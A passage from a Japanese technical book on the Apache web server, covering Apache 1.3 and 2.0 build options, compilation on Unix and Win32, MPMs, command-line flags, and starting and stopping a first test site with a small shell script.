SOCKSはクライアント側での処理を要求するファイアウォールを乗り越えるためのプロトコルである。詳細は、<http://www.socks.permeo.com/>を参照してほしい。この値を*yes*に設定した場合は、SOCKSライブラリの位置をEXTRA_LIBSに加える必要がある。指定しなかった場合、*Configure*は-L/usr/local/lib-lsocksが指定されたものと仮定する。この設定を有効にすれば、Apacheは外への接続時にSOCKSを利用して接続できるようになる。Apacheをプロキシとして設定しない場合には、通常この機能は必要ないだろう。最新のSOCKSはSOCKS5だが、SOCKS4のクライアントも適切に動作させることができる。デフォルトではnoに設定される。

SOCKS5

SOCKS5クライアントライブラリを利用したい場合に、SOCKS4の代わりに設定する。デフォルトではnoに設定される。

IRIXNIS

Configureが、SGI IRIXを実行していると判断し、NISを使用している場合に、yesに設定される。デフォルトではnoに設定される。

IRIXN32

IRIXがo32ではなくn32ライブラリを使うようにする。デフォルトではyesに設定される。

PARANOID

Configure中に、モジュールがシェルコマンドを実行できる。PARANOIDがyesに設定されている場合、モジュールが使用するコードを出力する。デフォルトではnoに設定される。

Configureが正しい設定をするよう試みるルールがたくさんあるが、これらについても上書きすることが可能である。うまく行かなかった場合には、<http://apache.org/bugdb.cgi>のバグレポートフォームに必要事項を記入して送信するか、電子メールでapache-bugs@apache.orgに連絡してほしい。現在のところこのようなルールは次の1つだけだ。

WANTHSRESEX:

ApacheはPOSIXのメソッドを使って正規表現を変換できなければならない。Apacheにはすぐれた正規表現パッケージが含まれているが、WANTHSRESEX=noを設定またはルールをコメントアウトすることでOSに用意されているパッケージを利用することもできる。次のようにdefaultに設定した場合の動作は、OSによって異なる。

Rule WANTHSRESEX=default

1.10.6 Apacheのメイク

srcサブディレクトリのINSTALLファイルには、あとは設定スクリプトを実行させればよい、と書いてある。ただし、`./configure`を実行する前にrootになっておこう。さもないと、サーバは8080番ポートで接続を待ち受けるように設定され、80番ポートに対するリクエストを拒否してしまう。

次のように入力する。

```
% ./Configure
```

実行すると以下のようなメッセージ（以下はあくまでも筆者らが使用しているFreeBSDを使った場合の例）が表示される。

```
Using config file: Configuration
Creating Makefile
```

```

+ configured for FreeBSD platform
+ setting C compiler to gcc
+ Adding selected modules
  o status_module uses ConfigStart/End:
  o dbm_auth_module uses ConfigStart/End:
  o db_auth_module uses ConfigStart/End:
  o so_module uses ConfigStart/End:
+ doing sanity check on compiler and options
Creating Makefile in support
Creating Makefile in main
Creating Makefile in ap
Creating Makefile in regex
Creating Makefile in os/unix
Creating Makefile in modules/standard
Creating Makefile in modules/proxy

```

ここで次のように入力する。

```
% make
```

*make*を実行すると、*Configure*によって作成された*makefile*を使ってコンパイラが起動され、画面に確認のメッセージが次々に表示される。しかし、修正の必要な状況になってしまうこともあり、こうした場合には往々にして実際のトラブルよりも深刻に思えるメッセージが表示されてしまう。たとえば、SCOマシンにApacheのインストールを試みているときに次のようなコンパイルエラーが発生した。

```
Cannot open include file 'sys/socket.h'
```

*socket*はTCP/IPに関係があることから明らかとなり、このエラーはTCP/IPに関係がある。実は、TCP/IPがインストールされていなかったのだ。この場合は大した問題ではなかったが、どのような副次的な問題が発生しうるかを示す好例だろう。問題が本来起こりそうな場所で発生するとは限らない。もし、どうしてもうまく行かないような場合には、[Apache Server Project]のメインメニューから[Bug Report]のリンクを選んでバグ報告するのがよいだろう。しかし、実際に報告する前にそのページの注意書きをよく読んで、発生している問題が設定ミスによるものではなく、本当のバグなのかどうかをよく確認してほしい。また、時間を無駄にするのを避けるためにも、すでに同じバグが報告されていないのかも確認してほしい。

*make*の結果、実行ファイル*httpd*が作成される。次のように入力して実行してみよう。

```
% ./httpd
```

次のようなエラーメッセージが表示されるはずだ。

```
could not open document config file /usr/local/etc/httpd/conf/httpd.conf
```

現時点では`httpd.conf`（本書ではConfigファイルと呼ぶ）は存在しないのだから、このエラーは当然のことといえる。本書を読み終わる頃には、読者はこのファイルに精通しているだろう。このファイルはここまで扱ってきた`Configuration`ファイルと名前が似ているので混乱を招くかもしれないが、まったく別のファイルだ。この両者の違いは追って説明する。あとは、パスの通った適切なディレクトリに`httpd`をコピーすればよい。筆者らは、`/usr/local/bin`または`/usr/local/sbin`にコピーした。

1.11 Apacheバージョン2の新機能

Apacheバージョン2では、設定とコンパイルの手順が変更されている（詳細は後述）。

Apacheの内部動作に関する高度な設定は、コンパイル時にマルチプロセッシングモジュール（MPM）群の1つを組み込むことによって行えるようになった。MPMを組み込むには、次のように`configure`にフラグを指定すればよい。

```
./configure <その他のフラグ> --with_mpm=<MPM名>
```

MPMは通常のモジュールとほとんど同じものだが、1度に使用できるのは1つだけだ。MPMには、Apacheを別のオペレーティングシステム上で適切に実行できるようにするためのものや、Unixにさまざまな最適化機能を提供するものなどがある。

`httpd -l`を実行すると、コンパイル時に組み込んだその他のモジュールとともにMPMも表示される。本書の執筆時点では、Unixで使用できるMPMには以下のものがある。

prefork

デフォルトのMPMで、Apache1.3の動作に最も近い。現在のところ、このMPMがUnixのデフォルトで、安定性が求められるサイトに適しているが、将来的には`threaded`がデフォルトになることが望まれるところだ。

threaded

消費メモリの低減、スレッド間通信の改善など、スレッド化によってもたらされるメリットを必要とするサイトに適している。ただし、このリストの「`prefork`」の項も参照のこと。

perchild

各ホストが異なるユーザIDを持てるようにする。

mpmt_pthread

`prefork`と似ているが、子プロセスがそれぞれ指定した数のスレッドを持つ点が異なる。アイドル状態のスレッドの最小数と最大数を指定できる。

Dexter

マルチプロセス/マルチスレッドのMPM。固定のプロセス数を指定できる。

Perchild

*Dexter*と似ているが、子プロセスにそれぞれ個別のユーザおよびグループを定義できる。これによって、サーバのセキュリティを向上させることができる。

Unix以外のオペレーティングシステムにも、それぞれ専用のMPMが用意されている。

spmt_os2

OS2用。

beos

Be OS用。

WinNT

Win32用。コンプリーションポートとネイティブ関数の呼び出しを利用して、ネットワークパフォーマンスを向上させることができる。

まずは、デフォルトのMPMを使うことをお勧めする。上級ユーザは、<http://httpd.apache.org/docs-2.0/mpm.html>と<http://httpd.apache.org/docs-2.0/misc/perf-tuning.html>を参照するといいたいだろう。

また、「3章 実地的なサイト」でAcceptMutexディレクティブの指定方法も参照してほしい。

1.11.1 バージョン2でのConfigファイルに関する変更点

バージョン2.0では、Configファイルに関して以下の変更が行われている。

- CacheNegotiatedDocsが引数on/offを取るようになった。現在CacheNegotiatedDocsを使用している場合は、引数onを指定する必要がある。
- ErrorDocument <HTTPエラーコード> "<メッセージ>"の<メッセージ>は、先頭に二重引用符を付けるのではなく、二重引用符で囲まなければならないとなった。
- AccessConfigディレクティブとResourceConfigディレクティブが廃止された。srm.confおよびaccess.confを使いたい場合は、これらのディレクティブの代わりに、Include conf/srm.confとInclude conf/access.confをConfigファイルの末尾にこの順序で指定する。
- BindAddressディレクティブが廃止された。代わりにListenを使用する。
- ExtendedStatusディレクティブが廃止された。
- ServerTypeディレクティブが廃止された。
- AgentLog、ReferLog、およびReferIgnoreの各ディレクティブが、mod_log_agentモジュールおよびmod_log_refererモジュールとともに削除された。AgentログとRefererログは、CustomLogディレクティブで設定する。
- AddModuleディレクティブとClearModuleディレクティブが廃止された。Apacheバージョ

ン2では、DSOのロード順序を考慮する必要がなくなった。

1.11.2 httpdコマンドラインの変更点

-hフラグを付けてバージョン2のhttpdを実行すると、使用可能なコマンドラインフラグを確認できる。

```
Usage: ./httpd [-D name] [-d directory] [-f file]
          [-C "directive"] [-c "directive"]
          [-v] [-V] [-h] [-l] [-L] [-t] [-T]

Options:
  -D name           : define a name for use in <IfDefine name> directives
  -d directory      : specify an alternate initial ServerRoot
  -f file           : specify an alternate ServerConfigFile
  -C "directive"    : process directive before reading config files
  -c "directive"    : process directive after reading config files
  -v               : show version number
  -V               : show compile settings
  -h               : list available command line options (this page)
  -l               : list compiled in modules
  -L               : list available configuration directives
  -t -D DUMP_VHOSTS : show parsed settings (currently only vhost settings)
  -t               : run syntax check for config files (with docroot check)
  -T               : run syntax check for config files (without docroot check)
```

この中で、特に-Xフラグがなくなっていることに注目してほしい。-Xフラグと同じ効果（Apacheのプロセスを1つだけ実行し、子プロセスは作成しない）を得るには、次のように指定する。

```
httpd -D ONE_PROCESS
```

あるいは、次のように指定する。

```
httpd -D NO_DETACH
```

どちらを指定するかは、使用しているMPMによって異なる。各MPMで使用可能なフラグを確認するには、-?フラグを付けてhttpdを実行すればよい。

1.11.3 バージョン2でのモジュールに関する変更点

バージョン2.0では、モジュールの扱いに関して以下の変更が行われている。

- `mod_auth_digest`が標準モジュールとなった。
- バージョン1.3で実験モジュールだった`mod_mmap_static`が、`mod_file_cache`に置き換えられた。

- Apacheバージョン1.3用に記述されたサードパーティ製モジュールはバージョン2では動作しない。これは、APIが完全に書き換えられているためだ。詳細については「20章 Apache API」を参照してほしい。

1.12 UnixでのApacheバージョン2のメイクとインストール

バージョン2に関しては、先に説明したバージョン1.3のコンパイル手順はすべて無視してほしい。バージョン2では.../src ディレクトリは存在しないし、Unix用ソースファイルの名称も変更されている。筆者らは`httpd-2_0_40.tar.gz`をダウンロードして、これをいつものように`/usr/src/apache`に展開した。`INSTALL`には必ず目を通しておこう。Apacheバージョン2では、ビルド方法は多くのダウンロードパッケージやユーティリティに準じたものとなっている。

次のようにして、設定ファイルを設定する。

```
./configure --prefix=/usr/local
```

ここでは、Apacheの関連ファイルを格納するためのディレクトリを自由に指定できる。関連ファイルは、このディレクトリ以下のいくつかのサブディレクトリに格納される。たとえば、実行ファイルは.../sbinに格納される。筆者らと同じくFreeBSDでコンパイルを行う場合、`--with-mpm=prefork`が内部的に自動で使用される。これは、現在のところFreeBSDではスレッドがうまく動作しないためである。設定の際に指定できるオプションを確認するには、次のように入力する。

```
./configure --help | more
```

既存のApache 1.3.Xの実行ファイルを上書きしたくない場合は、ファイル名を`httpd.13`などに変更しておこう。そして、次のように入力する。

```
make
```

この処理には意外なほど時間がかかる。次のように入力する。

```
make install
```

これにより、新しい`httpd`が`/usr/local/sbin`に作成される。

1.13 Win32でApacheを使う

Apache 1.3はWindows NT 4.0/2000でも動作するが、Windows 95/98での使用は保証されていない。Windows 95で使用する場合は、Apacheを実行する前に“Winsock2”アップグレードをインス

インストールする必要がある。Windows 95用の“Winsock2”は、http://www.microsoft.com/windows95/downloads/contents/WUAdminTools/S_WUNetworkingTools/W95Sockets2で入手できる。ダイヤルアップネットワーク 1.2 (MS DUN) アップデートには不適切なWinsock2が含まれているので、Windows 95のダイヤルアップネットワークをインストールしたあとは、Winsock2アップデートを再度インストールする必要がある。Windows 98、Windows NT (Service Pack 3以降)、およびWindows 2000の場合、Winsock2ははじめから含まれているので特別な対応は必要ない。

Apacheバージョン2はWindows 2000/NT/XPでは動作するが、Windows 95/98/MEでは十分テストされていない。これらのOSにおけるApacheの相違は、NTで使用する場合にApacheをサービスとして実行できるという点だけだ。Apacheバージョン1.3.14以降であれば、Windows NT以外のWindowsでNTサービスを提供するためのエミュレータを利用できる。Win32版のパフォーマンスはUnix版よりも劣るが、これはおそらく数ヶ月のうちに改善されるだろう。

Win32は、さまざまな変種が林立するUnixに比べるとずっと一貫しているし、追加モジュールをコンパイル時に組み込むのではなく、DLLの形で実行時に読み込むことができるので、Apacheグループは、コンパイル済みのバイナリ実行ファイルを標準配布パッケージとして提供している。<http://www.apache.org/dist>にアクセスして必要なバージョンを選択すれば、自動インストール形式の.exeファイルを入手できる (Win32版のApacheはこの.exeという拡張子で識別できる)。ファイルをc:\tempなどの適当なディレクトリにダウンロードして、Win32のスタートメニューの [ファイル名を指定して実行] オプションで実行すればよい。

実行ファイルは、デフォルトではC:\Program Files\Apacheディレクトリを作成する。Win32版のApacheの操作はすべてMS-DOSプロンプト (コマンドプロンプト) で行う。MS-DOSプロンプトを開いて、次のように入力してみよう。

```
> cd c:\apache directory>
> dir
```

以下のような出力が表示される。

```
Volume in drive C has no label
Volume Serial Number is 294C-14EE
Directory of C:\apache
.                <DIR>          21/05/98   7:27  .
..               <DIR>          21/05/98   7:27  ..
DEISL1   ISU      12,818   29/07/98  15:12 DeIsL1.isu
HTDOCS   <DIR>          29/07/98  15:12 htdocs
MODULES  <DIR>          29/07/98  15:12 modules
ICONS    <DIR>          29/07/98  15:12 icons
LOGS     <DIR>          29/07/98  15:12 logs
CONF     <DIR>          29/07/98  15:12 conf
CGI-BIN  <DIR>          29/07/98  15:12 cgi-bin
ABOUT_~1      12,921   15/07/98  13:31 ABOUT_APACHE
ANNOUN~1       3,090   18/07/98  23:50 Announcement
```

```

KEYS                22,763  15/07/98  13:31 KEYS
LICENSE             2,907  31/03/98  13:52 LICENSE
APACHE EXE          3,072  19/07/98  11:47 Apache.exe
APACHE~1 DLL        247,808  19/07/98  12:11 ApacheCore.dll
MAKEFI~1 TMP        21,025  15/07/98  18:03 Makefile.tmp1
README              2,109  01/04/98  13:59 README
README~1 TXT        2,985  30/05/98  13:57 README-NT.TXT
INSTALL DLL         54,784  19/07/98  11:44 install.dll
_DEISREG ISR         147  29/07/98  15:12 _DEISREG.ISR
_ISREG32 DLL        40,960  23/04/97  1:16 _ISREG32.DLL
      13 file(s)          427,389 bytes
      8 dir(s)          520,835,072 bytes free

```

Apache.exeが実行ファイルであり、ApacheCore.dllがApacheの本体のファイルである。重要なのは以下のサブディレクトリだ。

conf

Configファイルを置くディレクトリ。

logs

ログファイルを保管するディレクトリ。

htdocs

サーバがクライアントに提供する素材を置いておくディレクトリ。このディレクトリのサブディレクトリにApacheのマニュアルが用意されている。

modules

実行時に読み込み可能なDLLが置かれているディレクトリ。

1.3b6以降、サブディレクトリ内のオリジナルのファイルはそのまま残され、新しいファイルに.defaultという拡張子を付けてインストールするようになった。これについては次の章で詳しく説明する。

現時点でわかっている問題については、README-NT.TXTを読んでほしい。

1.13.1 Win32版のモジュール

WIN32

Windowsの場合、通常はコンパイル済みの実行ファイルになったApacheを利用する。この実行ファイルにはコアモジュールがコンパイルされており、それ以外のモジュールは必要に応じて実行時に<モジュール名>.soがDLLとしてロードされる。したがって、実行ファイルのサイズをコントロールすることは、Unixの場合ほど重要な問題ではない。以下のDLL（実際の拡張子は.soであって.dllではない）が.../apache/modulesサブディレクトリに格納されている。

```

mod_auth_anon.so
mod_auth_dbm.so
mod_auth_digest.so

```

```
mod_cern_meta.so
mod_dav.so
mod_dav_fs.so
mod_expires.so
mod_file_cache.so
mod_headers.so
mod_info.so
mod_mime_magic.so
mod_proxy.so
mod_rewrite.so
mod_speling.so
mod_status.so
mod_unique_id.so
mod_usertrack.so
mod_vhost_alias.so
mod_proxy_connect.so
mod_proxy_ftp.so
mod_proxy_http.so
mod_access.so
mod_actions.so
mod_alias.so
mod_asis.so
mod_auth.so
mod_autoindex.so
mod_cgi.so
mod_dir.so
mod_env.so
mod_imap.so
mod_include.so
mod_isapi.so
mod_log_config.so
mod_mime.so
mod_negotiation.so
mod_setenvif.so
mod_userdir.so
```

これらについての詳細は、本書を読み進めるにしたがって明らかになるはずだ。

1.13.2 Win32でApacheをコンパイルする

独自のモジュールを作成（「21章 Apacheモジュールの作成」を参照）するような高度なユーザは、ソースコードからコンパイルすることが必要だろう。ソースコードはWin32版の配布パッケージの実行時にカスタムインストールを選択すればインストールされる。また、Apacheサイト（<http://apache.org/>）の最寄りのミラーサイトからダウンロードすることもできる。この場合、通常のUnix版の配布パッケージを収録した.tar.gzファイルをダウンロードして、32bit版WinZip（.zip形式以外に.tar、.gz形式のファイルも扱える）などのソフトウェアを使って、ソースコード用の適当なディレクトリに展開すればよい。またMicrosoft社のVisual C++ 6.0も必要になる。Visual C++ 5.0

と Visual C++ 6.0 には下位互換性がないため、Visual C++ 5.0 ユーザ用にスクリプトが用意されている。ソースとコンパイラの準備ができたなら MS-DOS プロンプト（コマンドプロンプト）を開き、Apache の *src* ディレクトリに移動しよう。以下のように入力するとデバッグバージョンの Apache をビルドして \Apache にインストールできる。

```
> nmake /f Makefile.nt _apached  
> nmake /f Makefile.nt installd
```

リリースバージョンをビルドするには次のように入力する。。

```
> nmake /f Makefile.nt _apacher  
> nmake /f Makefile.nt installr
```

以下のファイルがビルドされ、\Apache\以下にインストールされる。

Apache.exe

実行ファイル

ApacheCore.dll

メインの共有ライブラリ

Modules\ApacheModule*.dll

オプションの7つのモジュール

\conf

Config ファイル用の空のディレクトリ

\logs

ログファイル用の空のディレクトリ

本書で解説するディレクティブについては、Win32 版の Apache ではモジュールを DLL として読み込める点以外は、Unix 版も Win32 版もまったく同じである。DLL として読み込むモジュールは、Config ファイルで `LoadModule` ディレクティブを使って有効にしなければならない。たとえば、ステータス情報が必要であれば次のような行を記述する。

```
LoadModule status_module modules/ApacheModuleStatus.dll
```

Apache for Win32 は、Internet Server Application (ISAPI 拡張) も読み込むことができる。Config ファイルでファイル名を参照する場合、MS-DOS または Windows で使われるバックスラッシュ (\) ではなく、Unix で使われるような普通のスラッシュ (/) を使うという点に注意してほしい。本書のこれ以降の部分はほとんどが Win32 および Unix に共通なので、ファイル名には常に普通のスラッシュ (/) を使用する。

2章

Apacheの設定：最初のステップ

「1章 はじめてみよう」で説明した手順でインストールを完了すると、あらゆる可能性に満ちた *apache/httpd* が手に入り、準備は整った。本章では、実験用の様々なWebサイトを作成していく。

2.1 Apacheで作るWebサイトとは

Apacheを利用するにあたって、Webサイトという概念を正しく理解しておこう。ApacheでのWebサイトとは、たとえば */usr/www/APACHE3/site.for_instance* といった、サーバ上のどこかにあるディレクトリのことである。このディレクトリには、少なくとも次の4つのサブディレクトリがある。最初の3つは特に重要である。

conf

Configファイル（通常、*httpd.conf*）を格納するディレクトリ。Configファイルは、様々な要求に応答する方法をApacheに指示する。

htdocs

クライアントに提供するドキュメント、画像、データなどを格納するディレクトリ。

logs

起こったことを記録するログファイルを格納するディレクトリ。期待通りに動作しない場合は、*.../logs/error_log*を確認するとよい。

cgi-bin

サイトで使用するCGIスクリプトを格納するディレクトリ。スクリプトを使用しない場合、このディレクトリは必要ない。

著者らの通常のインストールでは、サイトのディレクトリには *go* ファイルも含まれており、このファイルにはApacheを起動するスクリプトが格納されている。

まずはApacheを起動してみなければ何も始まらない。ここでは、コマンドラインから起動してみよ

う。これまで、コンピュータといえば、Windowsまたはその他のグラフィカルユーザインタフェース (GUI) しか経験したことのない読者にとっては、コマンドラインからの起動は難しそうで、怖気づいてしまうかもしれない。しかし、コマンドラインには高い柔軟性があり、GUIにはない便利な使い方ができる。詳しくは後で説明するが、スクリプト (Unix用) またはバッチファイル (Win32用) を作成し、実行可能ファイルの実行や実行可能ファイルへの入力を自動化することが可能だ。

2.1.1 コマンドラインでのApacheの実行

confサブディレクトリがデフォルトの場所にはない場合には (通常はデフォルトの場所にはない)、confの場所をApacheに知らせるフラグが必要になる。

```
UNIX    httpd -d /usr/www/APACHE3/site.for_instance -f...
```

```
WIN32   apache -d c:/usr/www/APACHE3/site.for_instance
```

Win32とUnixでは、実行可能ファイルの名前が異なることに注意してほしい。“httpd”は、特定のWebサーバを表す名前として特にわかりやすいわけではなく、実際にほかのWebサーバにも使われている。このことを考慮して、マニュアル作成時の困難は予想されたが、Apacheグループは実行可能ファイルの名前を変更することにした。しかしUnixでは、名前を変更すると後方互換の問題が多発すると予想されたため、Win32版でのみ新しい名前が実現した。

また、Win32版では、バックスラッシュの代わりにスラッシュを使用しているので注意が必要だ。これは、Apacheがすべてのプラットフォームで内部的にスラッシュを使用するのに合わせたためだ。したがって、オペレーティングシステムの種類にかかわらず、ApacheのConfigファイルではバックスラッシュを使用してはならない。

実行可能ファイルを起動すると、Apacheはバックグラウンドで実行され、接続を待機しているポートにクライアントからの要求が到着するのを待つ。要求が受信されると、Apacheはその動作を行なうか、エラーを発生させてそれをログファイルに記録する。

Configファイルでは多くのホストを起動できるので、ここで言う「サイト」は外側からは100ものサイトに見える場合もある。

Webに飽きてしまったら、Apacheを終了しよう (本章の「2.3 Unixサーバの設定」を参照)。コンピュータは元の状態に戻る。

この仕組みを実装する過程では、さまざまな問題が発生する。本書では、それらの問題の中からいくつかを取り扱う。また、序文で述べたように、Webサイトを管理すると、本書の目的から外れる疑問が数多く出てくる。本書の内容は、Apacheを思い通りに動作させる方法に焦点を絞っている。したがって、個々の読者が望む動作の内容や、その動作を行うべき理由といった多くの質問は、さらに詳しい参考書に譲るものとする。

httpd (またはapache) には以下のフラグを指定できる (以下の情報は、`httpd -h`を実行することによって呼び出すことができる)。

```
-Usage (使用方法): httpd.20 [-D name] [-d directory] [-f file]
                    [-C "directive"] [-c "directive"]
                    [-v] [-V] [-h] [-l] [-L] [-t] [-T]
```

Options: (オプション)

```
-D name           : <IfDefine name>ディレクティブで使用する名前を定義する。
-d directory      : 代替の初期ServerRootディレクトリを指定する。
-f file           : 代替のConfigファイルを指定する。
-C "directive"    : Configファイルを読み込む前に、ディレクティブを処理する。
-c "directive"    : Configファイルを読み込んだ後で、ディレクティブを処理する。
-v               : バージョン番号を表示する。
-V               : コンパイル設定を表示する。
-h               : 利用可能なコマンドラインオプションの一覧（このページ）を表示する。
-l               : コンパイル済みモジュールの一覧を表示する。
-L               : 利用可能な設定ディレクティブの一覧を表示する。
-t -D DUMP_VHOSTS : 解析した設定を表示する（現時点ではvhost設定のみ）。
-t               : Configファイルの構文チェックを行う（docrootチェックあり）。
-T               : Configファイルの構文チェックを行う（docrootチェックなし）。
-i               : ApacheをNTサービスとしてインストールする。
-u               : ApacheをNTサービスとしてアンインストールする。
-s               : Windows NTでは、Apacheが自身をNTサービスとして登録することを防ぐ。
                  Windows95ではこのフラグは重要ではないが、いずれにしても設定しておく
                  とよい。このフラグを使用するのは、コマンドラインからApacheを起動する
                  場合だ。しかし、使用しなくても問題はないため、設定することを忘れやす
                  い。おもな利点は、起動時間が短縮されることだ（設定を省略すると、起動
                  が30秒間遅れる）。
-k shutdown|restart: 別のコンソールウィンドウで実行すると、apache -k shutdownはApacheを
                  エレガントに停止させ、apache -k restartはApacheをエレガントに停止さ
                  せて再起動させる。
```

WIN32

Apacheグループは頻繁にフラグを追加するため、`apache -?`（または`httpd -?`）を実行して利用可能フラグを確認するとよい。

2.2 site.toddle

Apacheが手に入っても、Webサイトを用意しないことには何もできない。最初の手順を実現するために、すでに`site.toddle`をサブディレクトリ`/usr/www/APACHE3/site.toddle`として作成してある（これはサンプルコードに含まれている）。しかし、実験用のサイトを`/usr/www/`以外の場所に置きたい読者もいるはずなので、本書ではこのパスを`.../`とする。したがって、以下ではこのサンプルサイトを`.../site.toddle`と表記する（Windowsユーザは、`.../site.toddle`に読み替えてほしい）。

`.../site.toddle`の中には、Apacheが必要とする3つのサブディレクトリ、`conf`と`logs`、`htdocs`を用意してある。ところで、Apacheのルートディレクトリに展開された`README`には次のように書かれている。

次に、サーバ用の設定ファイルを編集する。`conf`サブディレクトリの中には、3つの設定ファイルの配布バージョン、`srmd.conf-dist`、`access.conf-dist`、そして`httpd.conf-dist`がそれぞれ展開されている。

NCSAサーバからの名残として、Apacheはこれら3つのConfigファイルをサポートする。しかし、必要な設定はすべて`httpd.conf`で行い、ほかの2ファイルは削除することを強く勧める。Configファイルが1つしかなければ、その管理はかなり容易になる。Apache 1.3.4-dev以降、Apacheグループはこれを原則としている。それ以前のバージョンのApacheでは、これらのファイルを削除した後で、明示的に無効にしなければならなかった。しかし1.3では、ファイルを削除すればそれで作業は完了である。

READMEでは、さらにConfigファイルの編集についてアドバイスが続くが、ここでは無視する。その作業はまだ行う必要はなく、後で詳しく説明するからだ。現時点では、便宜的にConfigファイルの設定を行わないでApacheを動作させ、必要な情報を順に追加していくことにする。

Configファイル

設定を行わない状態でApacheを実行する前に、Configファイルの基本理念について説明する。Apacheには、1章でも触れたとおり、Apacheについてユーザが知るべき事項を説明した巨大なConfigファイルが付属している。Apacheにまだ慣れていないユーザにとっては、このファイルの内容はほとんど理解できないはずだ。ところが、多くのApacheユーザはこのファイルを変更して自分の目的に合わせようとしている。

著者らは、この方法は非常に不適切だと考えている。このファイルはあまりに複雑なので、初めての人々がどこをどう変更したらいいのかを理解するのは非常に難しいのだ。また、安易に変更を加えていくと、変更内容を把握することも困難になる。その結果、ファイルの中身が乱雑になったまま何年も放置され、Apacheに互換性のないアップデートが生じたときに機能なくなってしまう可能性が高い。オリジナルを保存していなければ、オリジナルのConfigファイルに加えた変更をたどることもほとんど不可能だ。

このような理由から、最小限のファイルから開始し、どうしても必要な設定だけを追加していく方法がより賢明といえる。

UnixとWindowsでは設定のプロセスが完全に違うため、以下のように2つの節で別々に説明を行う。Unixを使用している読者はそのままお読みいただき、Windowsの読者は、本章のこの後の「2.4 Win32サーバの設定」にお進みいただきたい。

2.3 Unixサーバの設定

`httpd`に対してサイトのディレクトリを指定するには、`-d`フラグを利用する（`site.toddle`ディレクトリへのフルパスを指定している点に注意すること。パスは読者のマシンでは異なる場合がある）。

```
% httpd -d /usr/www/APACHE3/site.toddle
```

このコマンドは、この後で何度も使用するため、`go`という名前のファイルとしてスクリプトを作成しておく。このファイルは`/usr/local/bin`またはローカルサイト内に格納する。著者らはローカルサイトに格納している。少しだけ変更を加えたいことが時々あるので、そうした場合に便利だからだ。以下のように入力して作成する。

```
% cat > /usr/local/bin/go
test -d logs || mkdir logs
httpd -f `pwd`/conf/httpd$1.conf -d `pwd`
^d
```

`^d`はCtrl-Dのことであり、入力を終了させてプロンプトを再表示する。この`go`ファイルはすべてのサイトで機能する。このファイルは、`logs`ディレクトリを作成し（存在しない場合）、`ServerRoot`ディレクトリのパスの指定（`-d`）、および`Config`ファイルのパスの指定（`-f`）を明示的に行う。`"pwd"`コマンドは、Unixコマンドの`pwd`を使用してカレントディレクトリ返す。このバッククォートで省略してはならない。バッククォートで囲むことで、この部分が`pwd`が返す値で置き換えられる。つまり、これによって、カレントディレクトリ以下の任意の場所の`Config`ファイルを使ってApacheを起動することが可能になる。また、複数の`Config`ファイルを使うサイトに対応するために、`...httpd...`ではなく`...httpd$1...`とした。シンボル`$1`は、`go`コマンドに対する最初の引数（ある場合）をコピーする。したがって、`./go 2`の場合は`httpd2.conf`という`Config`ファイルが使用され、`./go`の場合は`httpd.conf`が使用される。

この時、カレントディレクトリはサイトディレクトリでなければならない。このスクリプトをほかの場所から実行しようとするすると`pwd`の返す値は無意味になり、Apacheから「`could not open document config file ...`」というメッセージが返される。

次に、以下のように`go`を実行可能に設定してから起動する（`go`を実行するときは、`.../site.toddle`ディレクトリがカレントディレクトリでなければならない）。

```
% chmod +x go
% go
```

以下のようなエラーメッセージが表示される場合がある。

```
go: command not found
```

この場合は次のように入力する。

```
% ./go
```

これでApacheがバックグラウンドで起動された。次のコマンドを使用すれば、実際の稼働状況を確認できる（psの引数はUnixの種類によって異なる）。

```
% ps -aux
```

これは、現在稼働中の全プロセスを一覧表示させるためのコマンドであり、起動したhttpdに関する情報も表示される[†]。

テストが終了したら、Apacheを停止させることになる。そのためには、ps -auxを使ってhttpdプログラムのプロセスID（PID）を調べる必要がある。

USER	PID	%CPU	%MEM	VSZ	RSS	TT	STAT	STARTED	TIME	COMMAND
root	701	0.0	0.8	396	240	v0	R+	2:49PM	0:00.00	ps -aux
root	1	0.0	0.9	420	260	??	Is	8:13AM	0:00.02	/sbin/init --
root	2	0.0	0.0	0	0	??	DL	8:13AM	0:00.04	(pagedaemon)
root	3	0.0	0.0	0	0	??	DL	8:13AM	0:00.00	(vm Daemon)
root	4	0.0	0.0	0	0	??	DL	8:13AM	0:02.24	(syncer)
root	35	0.0	0.3	204	84	??	Is	8:13AM	0:00.00	adjkerntz -i
root	98	0.0	1.8	820	524	??	Is	7:13AM	0:00.43	syslogd
daemon	107	0.0	1.3	820	384	??	Is	7:13AM	0:00.00	/usr/sbin/portma
root	139	0.0	2.1	888	604	??	Is	7:13AM	0:00.07	inetd
root	142	0.0	2.0	980	592	??	Ss	7:13AM	0:00.27	cron
root	146	0.0	3.2	1304	936	??	Is	7:13AM	0:00.25	sendmail: accept
root	209	0.0	1.0	500	296	con-	I	7:13AM	0:00.02	/bin/sh /usr/loc
root	238	0.0	5.8	10996	1676	con-	I	7:13AM	0:00.09	/usr/local/libex
root	239	0.0	1.1	460	316	v0	Is	7:13AM	0:00.09	-csh (csh)
root	240	0.0	1.2	460	336	v1	Is	7:13AM	0:00.07	-csh (csh)
root	241	0.0	1.2	460	336	v2	Is	7:13AM	0:00.07	-csh (csh)
root	251	0.0	1.7	1052	484	v0	S	7:14AM	0:00.32	bash
root	576	0.0	1.8	1048	508	v1	I	2:18PM	0:00.07	bash
root	618	0.0	1.7	1040	500	v2	I	2:22PM	0:00.04	bash
root	627	0.0	2.2	992	632	v2	I+	2:22PM	0:00.02	mince demo_test
root	630	0.0	2.2	992	636	v1	I+	2:23PM	0:00.06	mince home
root	694	0.0	6.7	2548	1968	??	Ss	2:47PM	0:00.03	httpd -d /u
webuser	695	0.0	7.0	2548	2044	??	I	2:47PM	0:00.00	httpd -d /u
webuser	696	0.0	7.0	2548	2044	??	I	2:47PM	0:00.00	httpd -d /u
webuser	697	0.0	7.0	2548	2044	??	I	2:47PM	0:00.00	httpd -d /u
webuser	698	0.0	7.0	2548	2044	??	I	2:47PM	0:00.00	httpd -d /u
webuser	699	0.0	7.0	2548	2044	??	I	2:47PM	0:00.00	httpd -d /u

[†] Berkeley系ではなくSystemV系のUnixでは、ps -ef コマンドを使えば同じことができる。

Apacheを停止させるには、*httpd*のメインプロセスのPIDを見つけて、このプロセスIDに対して `kill <PID>` を実行する。これで子プロセスも停止させることができる。この例では、停止させるプロセスは694（*root*に属する *httpd*のプロセス）である。コマンドは次のようになる。

```
% kill 694
```

